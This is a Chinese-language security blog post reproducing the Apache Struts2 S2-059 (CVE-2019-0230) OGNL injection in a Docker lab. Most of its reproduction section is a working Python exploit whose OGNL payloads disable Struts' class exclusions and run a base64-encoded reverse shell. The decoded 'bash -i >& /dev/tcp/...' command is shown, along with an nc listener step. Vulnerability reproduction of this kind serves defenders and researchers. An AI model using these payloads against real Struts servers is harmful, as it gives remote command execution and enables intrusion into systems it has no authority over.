

CVE-2019-0230: Struts2 S2-059 远程代码执行复现

原创 hatjwe Timeline Sec

2020-10-27原文

收录于话题

#漏洞复现文章合集

70个

上方蓝色字体关注我们，一起学安全！

作者：[hatjwe@Timeline Sec](mailto:hatjwe@TimelineSec.com)

本文字数：974

阅读时长：3~4min

声明：请勿用作违法用途，否则后果自负

0x01 简介

Struts2是一个基于MVC设计模式的Web应用框架，它本质上相当于一个servlet，在MVC设计模式中，Struts2作为控制器(Controller)来建立模型与视图的数据交互。

0x02 漏洞概述

漏洞编号 CVE-2019-0230

Apache Struts 框架，会对某些特定的标签的属性值，比如id属性进行二次解析，所以攻击者可以传递将在呈现标签属性时再次解析的OGNL表达式，造成OGNL表达式注入。从而可能造成远程执行代码。

0x03 影响版本

Struts 2.0.0 – Struts 2.5.20

0x04 环境搭建


攻击机: linux:192.168.20.128

靶机: Ubuntu:192.168.20.129

1、启动 Struts 2.5.16环境:

```
docker-compose up -d
```

```
root@ubuntu: /home/joke/桌面/vulhub-master/struts2/s2-059
Creating network "s2-059_default" with the default driver
Pulling struts2 (vulhub/struts2:2.5.16)...
2.5.16: Pulling from vulhub/struts2
d6ff36c9ec48: Pulling fs layer
c958d65b3090: Downloading [>
c958d65b3090: Downloading [=>
 159.7kB/7.812MBiting
edaf0a6b092f: Downloading [>
d6ff36c9ec48: Pull complete
c958d65b3090: Pull complete
edaf0a6b092f: Pull complete
80931cf68816: Pull complete
bf04b6bbbed0c: Pull complete
41dc8052672f: Pull complete
dbbc65a7534c: Pull complete
77418fe6cff5: Pull complete
7134b35eaff6: Pull complete
fe811a58cc5b: Pull complete
c10891ca55f1: Pull complete
154d291fd8e0: Pull complete
Digest: sha256:e3fae131ad9f736e33f48d096b029889044398e18b24016f7037ff8b45cdf3fa
Status: Downloaded newer image for vulhub/struts2:2.5.16
Creating s2-059_struts2_1 ... done
root@ubuntu: /home/joke/桌面/vulhub-master/struts2/s2-059#
```



2、启动环境之后访问<http://your-ip:8080/?id=1> 就可以看到测试界面

```
S2-059 demo x +
192.168.20.129:8080/?id=1
your input id: 1
has ben evaluated again in id attribute
```




0x05 漏洞复现

1、访问

http://your-ip:8080/?id=%25%7B233*233%7D

可以发现233*233的结果被解析到了id属性中可以看到通过构造恶意的OGNL表达式，并将其设置到可被外部输入进行修改，且会执行OGNL表达式的Struts2标签的属性值，引发OGNL表达式解析。



2、对poc进行了修改，反弹shell

```
import requests
```

```
url = "http://127.0.0.1:8080"
```

```
data1 = {
```

```
    "id":
```

```
    "%{(#context=#attr['struts.valueStack'].context).( #container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.setExcludedClasses('')).(#ognlUtil.setExcludedPackageNames(''))}"
```

```
}
```

```
data2 = {  
    "id":  
    "%{(#context=#attr['struts.valueStack'].context).(#context.setMemberAccess(@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)).(@java.lang.Runtime@getRuntime()).exec('bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIwLjEyOC82NjY2IDA+JjE=}|{base64,-d}|{bash,-i}')})}"  
}  
  
res1 = requests.post(url, data=data1)  
  
# print(res1.text)  
  
res2 = requests.post(url, data=data2)  
  
# print(res2.text)
```

这里exec()函数里是我们要执行的命令，我们进行linux反弹shell命令

```
bash -i >& /dev/tcp/192.168.20.128/6666 0>&1
```

(PS：这里经过水木逸轩大佬指点了解到反弹shell涉及到管道符问题于是
要将命令进行base64编码)

base64在线编码：

<http://www.jackson-t.ca/runtime-exec-payloads.html>

3、在攻击机监听本地端口：nc -lvvp 6666 运行脚本成功反弹回shell



阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

[阅读全文](#)